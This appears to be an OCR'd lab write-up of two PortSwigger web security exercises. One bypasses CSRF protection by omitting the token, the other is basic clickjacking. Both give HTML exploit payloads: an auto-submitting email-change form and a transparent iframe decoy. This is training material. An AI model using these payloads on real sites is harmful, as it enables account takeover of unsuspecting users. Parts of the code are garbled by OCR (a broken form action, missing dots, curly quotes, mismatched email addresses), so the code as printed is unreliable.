


Lab: CSRF where token validation depends on token being present


- **Objective:** Exploit a CSRF vulnerability where the server validates CSRF tokens only if they are included in the request, but does not enforce their presence. This allows an attacker to omit the token entirely and bypass protection**.**
- **Tools Used**: Burp Suite, Browser (Chrome), FoxyProxy
- **Steps taken**:
  1. Open Burp Suite and ensure your browser is configured to use Burp's proxy.
  2. In the lab, log in to account (username: wiener, password: peter).



3. Submit the "Update email" form, and find the resulting request in HTTP Proxy history.
4. Send the request to Burp Repeater.




5. Highlight the entire csrf=[value] parameter in the request body and delete it. Ensure you also delete the preceding & symbol.




6. Go to the Exploit Server provided in the lab. In the Body section, create an HTML payload that triggers the GET request.

```
<html>
<body>
<form action="on="https://0a9e00ce03b062c9825711d6007200e4.web-security-academy.net/my-accoun/change-email" method=”POST”>
<input type="hidden" name="email" value="hacker@bypass.net" />
</form>
<script> document forms[0] submit(); </script>
</body>
</html>
```




7. Click Store to save your exploit.
8. Click View exploit to test it on yourself. Check if your email address in the lab changed to hacker@evil-user.net.
9. Once confirmed, click Deliver exploit to victim.



Clickjacking

Lab: Basic clickjacking with CSRF token protection


- **Objective:** Exploit a clickjacking vulnerability to perform a CSRF attack against a user who is logged in, bypassing CSRF token protection by embedding the legitimate form inside a hidden frame and tricking the victim into clicking.
- **Tools Used**: Burp Suite, Browser (Chrome), FoxyProxy
- **Steps taken**:
  1. In the lab, log in to account (username: wiener, password: peter).




2. Go to the Exploit Server provided in the lab. In the Body section, create an HTML page that create button or text that looks exciting.

```
<style>
iframe {
position: relative;
width: 800px;
height: 500px;
opacity: 0.0001;
z-index: 2;
}
.decoy-content {
position: absolute;
top: 495px;
left: 45px;
z-index: 1;
</style>

<div class="decoy-content"'>
Click me to win a free prizel
</div>
<iframe src="https://0a2e00c0048d640980a11c0e004700a0.web-security-academy.net/my-account"></iframe>
```




3. Click Store to save your exploit.
4. Click View exploit to test it on yourself. Check if the text in the lab is aligned properly.
5. Once confirmed, click Deliver exploit to victim.




Lab: Clickjacking with form input data prefilled from a URL parameter

